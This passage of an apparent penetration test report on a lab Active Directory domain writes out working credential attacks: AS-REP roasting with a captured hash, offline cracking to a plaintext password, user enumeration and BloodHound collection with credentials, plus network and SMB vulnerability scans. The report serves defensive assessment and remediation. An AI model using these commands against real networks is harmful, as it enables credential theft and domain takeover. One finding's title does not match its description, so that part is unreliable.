hash.domain.txt
```

JohnTheRipper:

- c. Attempt to crack the obtained hashes offline using John the Ripper or Hashcat:

```
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt
domain.hash
```

Bloodhound:

- d. BloodHound query "Find AS-REP Roastable Users" can also identify these accounts

Supporting Evidence

```
(kali@kali)~$ crackmapexec smb 192.168.56.11 --users
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain\username and a password
SMB 192.168.56.11 445 WINTERFELL [*] Trying with SAMRPC protocol
SMB 192.168.56.11 445 WINTERFELL [*] Enumerated domain user(s)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Guest Built-in account for guest access to the computer/domain
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\arya.stark Arya Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sansa.stark Sansa Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\brandon.stark Brandon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\rickon.stark Rickon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\hodor Branless Giant
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jon.snow Jon Snow
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\samwell.tarly Samwell Tarly (Password : Heartsbane)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jeor.mormont Jeor Mormont
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sql_svc sql service
```

Image 04-C-a: Successfully enumerated a list of valid users in the Active Directory environment.

```
(kali@kali)~$ python /usr/share/doc/python3-impacket/examples/GetNPUsers.py north.sevenkingdoms.local/ -usersfile valid_users.txt -format hashcat -outputfile hash.domain.txt

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] invalid principal syntax
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] invalid principal syntax
[-] invalid principal syntax
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:d0c3ad19e4ee2c16e4afac1d007d20$13b29cb996fb1216285d5467ff187b5710401462fbdccc6c48f3c9596b626f6a0a13b0e65dee074c5cc7bb0d253780210662985fe39e312077075a036536ae9daad0259c4910e4526580e027eb30049cc0255b07b502a4495c0a6e0863696a36339f3c9e283c3cf4a0561a962b3a485002021a10bdf0b4977c630087542d540af1702731381f61c8012a97ff48283c17ac63efdbbf85abfd26035cc356e25e68b6d8387301e181c3fa515ee3254c3a6192c481fcd8fe71f4804074a125643ecf8cba3b4d3751255798b142ddf1cb458b15689e49dff05696133cadff24e80a2212a751ace50882b7641974d34103e9225ad389e1ea89c9e29e6099e6c37f5e0830295a902
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set

(kali@kali)~$
```

Image 04-C-b: Shows GetNPUsers.py identifying brandon.stark as roastable and extracting the hash.

```
(kali@kali)~$ john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt domain.hash

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iseedeadepeople ($krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL)
1g 0:00:00:00 DONE (2025-02-09 23:10) 14.28g/s 768000p/s 768000c/s 768000C/s soydivina..ilovebrooke
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Image 04-C-c: Shows John the Ripper successfully cracking the hash.




Image 04-C-c: shows BloodHound identifying brandon.stark via the AS-REP Roastable query.

High Findings

[01-H] Weak Password Policy Configuration in Active Directory

Target	192.168.56.11 north.sevenkingdoms.local
Severity	High (+++)
Status	Discovered
Classification	MITRE ATT&CK T1201 Password Policy Discovery
TLP	🟡 + Internal distribution only
Description	
The extracted domain password policy enforces insufficient length and complexity requirements, coupled with infrequent required changes. These weaknesses demonstrably aided successful password cracking during the assessment, increasing overall account compromise risk. Likelihood: High - Weak policies directly enable faster offline cracking (demonstrated in findings [03-C], [04-C]) and increase susceptibility to online guessing attacks. Impact: High - Easily compromised passwords lead to unauthorized access, lateral movement, data exposure, and potentially full domain compromise via privilege escalation.	
Recommendations	
• Increase the minimum password length to at least 15 characters. • Enforce password complexity requirements (uppercase, lowercase, numbers, symbols). • Reduce the maximum password age significantly (e.g., 60-90 days). • Implement account lockout policies after a small number of failed attempts • Implement MFA where possible.	

References

MITRE ATT&CK T1201 Password Policy Discovery:

<https://attack.mitre.org/techniques/T1201/>

Reproduction Steps

CrackMapExec:

- a. Use CrackMapExec to query the password policy from the domain controller:

`crackmapexec smb 192.168.56.11 --pass-pol.`

Supporting Evidence

```
(kali@kali)~$ crackmapexec smb 192.168.56.11 --pass-pol
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True)
) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [*] Dumping password info for domain: NORTH
SMB 192.168.56.11 445 WINTERFELL Minimum password length: 5
SMB 192.168.56.11 445 WINTERFELL Password history length: 24
SMB 192.168.56.11 445 WINTERFELL Maximum password age: 311 days 2 minutes
SMB 192.168.56.11 445 WINTERFELL Password Complexity Flags: 000000
SMB 192.168.56.11 445 WINTERFELL Domain Refuse Password Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Store Cleartext: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Lockout Admins: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Clear Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Anon Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Complex: 0
SMB 192.168.56.11 445 WINTERFELL Minimum password age: 1 day 4 minutes
SMB 192.168.56.11 445 WINTERFELL Reset Account Lockout Counter: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Locked Account Duration: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Account Lockout Threshold: 5
SMB 192.168.56.11 445 WINTERFELL Forced Log off Time: Not Set
(kali@kali)~$
```

Image 01-H-a: Shows the output of the `crackmapexec smb --pass-pol` command, displaying the policy details.

[02-H] Shortest Path to Domain Admins via Low-Privileged User

Target	north.sevenkingdoms.local
Severity	High (+++)
Status	Discovered
Classification	MITRE ATT&CK T1069.002 (Permission Groups Discovery: Domain Groups)
TLP	🟡 ⊕ Internal distribution only
Description	
BloodHound identified a direct privilege escalation path from user samwell.tarly@north.sevenkingdoms.local (whose password was found exposed, see [01-C]) to the Domain Admins group. This path allows an attacker rapid domain compromise following the initial, easy exploitation of the exposed password. Likelihood: High - Requires exploiting the known exposed password for samwell.tarly, then leveraging standard Active Directory tools/techniques to follow the identified path. Impact: Critical - Successful exploitation grants full Domain Admins privileges, leading to complete compromise of the Active Directory environment.	
Recommendations	
• Implement the principle of least privilege for all accounts. • Regularly audit group memberships and ACLs, especially for paths leading to Domain Admins. • Secure the samwell.tarly account immediately (change password, remove from description).	
References	
MITRE ATT&CK T1069.002: https://attack.mitre.org/techniques/T1069/002/	

Reproduction Steps

Bloodhound:

- a. Collect Active Directory data using bloodhound.py

```
sudo python3 bloodhound.py -c all -u robb.stark -p 'sexywolfy' -d north.sevenkingdoms.local -gc winterfell.north.sevenkingdoms.local -ns 192.168.56.11 -zip
```

Supporting Evidence




Image 02-H-a: Shows the BloodHound graph illustrating the shortest path from samwell.tarly to Domain Admins.

Medium Findings

[01-M] Unconstrained Delegation Identified

Target	north.sevenkingdoms.local (via samwell.tarly)
Severity	Medium (++)
Status	Discovered
Classification	MITRE ATT&CK T1178 (Constrained Delegation Abuse)
TLP	🟡 ⊕ Internal distribution only
Description	
BloodHound revealed user samwell.tarly@north.sevenkingdoms.local has a path to systems configured with Unconstrained Delegation. These systems cache Kerberos TGTs; if a high-privileged user authenticates, an attacker controlling the system (potentially via samwell.tarly) could extract the cached TGT for impersonation. Likelihood: Medium - Exploitation requires several steps (initial compromise, control of delegation system, privileged user logon), but the necessary configuration and path exist. Impact: High - Successful exploitation allows impersonation of high-privileged users (like Domain Admins) using stolen TGTs, potentially leading to full domain compromise.	
Recommendations	
- Identify and audit systems currently configured with Unconstrained Delegation. - Limit administrative logons to these systems. - Protect accounts that have permissions on these systems (like samwell.tarly).	
References	
MITRE ATT&CK T1178 (Constrained Delegation Abuse): https://attack.mitre.org/techniques/T1178/	

Reproduction Steps

Bloodhound:

- a. Collect Active Directory data using bloodhound.py

```
sudo python3 bloodhound.py -c all -u robb.stark -p 'sexywolfy' -d  
north.sevenkingdoms.local -gc winterfell.north.sevenkingdoms.local -ns  
192.168.56.11 -zip
```

Supporting Evidence




Image 01-M-a: Shows the output of the BloodHound query identifying samwell.tarly's path to an Unconstrained Delegation system.

[02-M] Open Remote Desktop Protocol (RDP) Services

Target	192.168.56.10, 192.168.56.11, 192.168.56.12
Severity	Medium (++)
Status	Discovered
Classification	MITRE ATT&CK T1210 (Exploitation of Remote Services)
TLP	● Need-to-know
Description	
Network scans identified open RDP services (TCP 3389) on hosts including KINGSLANDING, WINTERFELL, and MEEREEN. Broadly exposed RDP increases the attack surface for brute-force, credential stuffing, and vulnerability exploits, as demonstrated by successful RDP logins using cracked credentials in finding [03-C]. Likelihood: High - Open RDP ports are easily discovered via scanning; attacks like brute-force and credential stuffing against RDP are common automated threats. Impact: High - Compromise via RDP could grant attackers interactive system access, leading to lateral movement, further credential theft, or ransomware deployment.	
Recommendations	
• Restrict RDP access using host-based firewalls or network segmentation. • Implement Multi-Factor Authentication (MFA) for RDP logins. • Ensure systems are patched against known RDP vulnerabilities.	
References	
MITRE ATT&CK T1210: https://attack.mitre.org/techniques/T1210/ Microsoft Docs - Secure Remote Desktop connections: https://answers.microsoft.com/en-us/windows/forum/all/how-do-i-completely-disable-remote-access/7b8de4b6-b2b7-4e1e-85e6-4a674381b4a7	

Reproduction Steps

NMAP:

- Perform a port scan across the network segment identifying ports such as 3389 suggesting remote management capabilities:

```
nmap -Pn -sV --top-ports 50 --open 192.168.56.0/24
```

Supporting Evidence

```
(kali@kali)-[~]
$ nmap -Pn -sV --top-ports 50 --open 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-31 08:35 PST
Nmap scan report for 192.168.56.10
Host is up (0.0011s latency).
Not shown: 44 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:B0:5B:58 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.11
Host is up (0.0019s latency).
Not shown: 45 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:B0:29:1E (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.12
Host is up (0.00018s latency).
Not shown: 45 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ESS0S)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:B0:CA:53 (VMware)
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Image 02-M-a: Shows the quick scan output listing open port 3389 (Microsoft Terminal Services) on hosts 192.168.56.10, .11, and .12.

Low Findings

[01-L] Anonymous LDAP Enumeration Possible

Target	192.168.56.10
Severity	Low (+)
Status	Discovered
Classification	MITRE ATT&CK T1596.002 (Search Open Technical Databases: DNS/Passive DNS)
TLP	● Internal use
Description	
The DNS service (UDP 53) on KINGSLANDING (192.168.56.10) permits recursion. While internal use may be needed and zone transfers failed (a positive control), open recursion presents risks like DNS cache poisoning, even if considered minor in this context. Likelihood: Low - Open recursion allows cache poisoning attempts, though successful exploitation requires specific techniques and conditions. Impact: Medium - Successful cache poisoning could redirect users to malicious sites for phishing or credential theft, or disrupt legitimate service access.	
Recommendations	
• If this DNS server does not need to provide recursive lookups for external clients, disable recursion or restrict it to trusted internal IP ranges only. • Implement DNSSEC to protect against cache poisoning. Monitor DNS query logs for anomalous activity.	
References	
MITRE ATT&CK T1596.002 (Search Open Technical Databases: DNS/Passive DNS): https://attack.mitre.org/techniques/T1596/001/	


Reproduction Steps

ldapsearch:

- ldapsearch with the anonymous bind flag (-x) and query the base Root DSE:

```
ldapsearch -x -H ldap://192.168.56.10 -s base
```

Supporting Evidence



```
kali@kali: ~
File Actions Edit View Help
└─$ ldapsearch -x -H ldap://192.168.56.10 -s base
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject or? -b "DC=sevenkingdoms,DC=local"
# filter: (objectclass=*) <essos,DC=local> | grep sAMAccountName
# requesting: ALL
#
#
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=sevenkingdoms,DC=local
ldapServiceName: sevenkingdoms.local:kingslanding$@SEVENKINGDOMS.LOCAL
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
supportedLDAPPolicies: MaxDatagramRecv
supportedLDAPPolicies: MaxReceiveBuffer
supportedLDAPPolicies: InitRecvTimeout
supportedLDAPPolicies: MaxConnections
supportedLDAPPolicies: MaxConnIdleTime
supportedLDAPPolicies: MaxPageSize
supportedLDAPPolicies: MaxBatchReturnMessages
supportedLDAPPolicies: MaxQueryDuration
supportedLDAPPolicies: MaxDirSyncDuration
supportedLDAPPolicies: MaxTempTableSize
supportedLDAPPolicies: MaxResultSetSize
supportedLDAPPolicies: MinResultSets
supportedLDAPPolicies: MaxResultSetsPerConn
supportedLDAPPolicies: MaxNotificationPerConn
supportedLDAPPolicies: MaxValRange
supportedLDAPPolicies: MaxValRangeTransitive
supportedLDAPPolicies: ThreadMemoryLimit
supportedLDAPPolicies: SystemMemoryLimitPercent
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
```

Image 01-L-a: Displays the Root DSE output, including: namingContexts: DC=essos,DC=local.

[02-L] Inconclusive SMBv1 Vulnerability Scan Results

Target	192.168.56.0/27 Subnet (Specifically .4, .10, .11, .12)
Severity	Low (+)
Status	Discovered
Classification	MITRE ATT&CK T1210 (Exploitation of Remote Services)
TLP	● Internal use
Description	
An Nmap smb-vuln* scan targeting SMB vulnerabilities (including MS17-010/EternalBlue) across the subnet yielded inconclusive results. Errors, false negatives for specific checks, and filtered ports were observed, preventing confirmation of exploitable flaws like EternalBlue via this specific scan, though SMB services remain present. Likelihood: Low - Based only on this scan, the likelihood of specific SMBv1 exploits like MS17-010 is unconfirmed. However, the likelihood of some risk from configured SMB services persists. Impact: High - While unconfirmed by this scan, if underlying SMBv1 vulnerabilities do exist, their successful exploitation could lead to significant system compromise (for example, via EternalBlue).	
Recommendations	
• Ensure SMBv1 is definitively disabled on all systems via Group Policy. • Verify SMBv2/v3 is enforced. • Use authenticated vulnerability scanners for more accurate SMB vulnerability assessments. • Limit SMB exposure through network segmentation and firewalls.	
References	
MITRE ATT&CK T1210: https://attack.mitre.org/techniques/T1210/	

Reproduction Steps

NMAP:

- Run an Nmap scan with SMB vulnerability scripts against the target range:

```
nmap -Pn --script smb-vuln* -p139,445 192.168.56.0/27
```

Supporting Evidence

```

(kali@kali)-[~]
$ nmap -Pn --script smb-vuln* -p139,445 192.168.56.0/27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-03 00:08 PST
Nmap scan report for 192.168.56.4
Host is up (0.032s latency).

PORT      STATE      SERVICE
139/tcp    filtered   netbios-ssn
445/tcp    filtered   microsoft-ds
MAC Address: 00:50:56:B0:63:F9 (VMware)

Nmap scan report for 192.168.56.10
Host is up (0.00017s latency).

PORT      STATE      SERVICE
139/tcp    open       netbios-ssn
445/tcp    open       microsoft-ds
MAC Address: 00:50:56:B0:5B:58 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap scan report for 192.168.56.11
Host is up (0.00018s latency).

PORT      STATE      SERVICE
139/tcp    open       netbios-ssn
445/tcp    open       microsoft-ds
MAC Address: 00:50:56:B0:29:1E (VMware)

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false

Nmap scan report for 192.168.56.12
Host is up (0.00017s latency).

PORT      STATE      SERVICE
139/tcp    open       netbios-ssn
445/tcp    open       microsoft-ds
MAC Address: 00:50:56:B0:CA:53 (VMware)

```

Image 02-L-a: Nmap's `smb-vuln*` scan returned inconclusive errors/filtered ports, leaving the possibility of unconfirmed SMBv1 vulnerabilities remaining on key hosts.

Informational Findings

[01-I] LDAPS SSL Certificate Nearing Expiration and Untrusted Issuer

Target	192.168.56.12 (meereen.essos.local) Port 636
Severity	Informational (==)
Status	Discovered
Classification	MITRE ATT&CK T1557 (Adversary-in-the-Middle)
TLP	● Informative
Description	
The LDAPS certificate on meereen.essos.local (192.168.56.12) expires November 19, 2025 (less than 7 months) and suffers from client trust issues (issuer CN=ESSOS-CA untrusted). Failure to renew will disrupt LDAPS clients, and the lack of trust enables potential MITM attacks if warnings are bypassed. Likelihood: High - Expiration is guaranteed; trust errors are certain for clients without the CA explicitly trusted. Impact: Medium - Impending expiration risks service disruption; the untrusted issuer increases MITM susceptibility for LDAPS connections.	
Recommendations	
- Plan and execute the renewal process for the LDAPS certificate on meereen.essos.local well in advance of the November 19, 2025 expiration date. - Ensure the certificate for the internal Certificate Authority (ESSOS-CA) is distributed to and configured as trusted on all client machines that need to establish secure LDAP connections to this server. - Implement certificate monitoring to alert on upcoming expirations.	
References	
MITRE ATT&CK T1557: https://attack.mitre.org/techniques/T1557/	

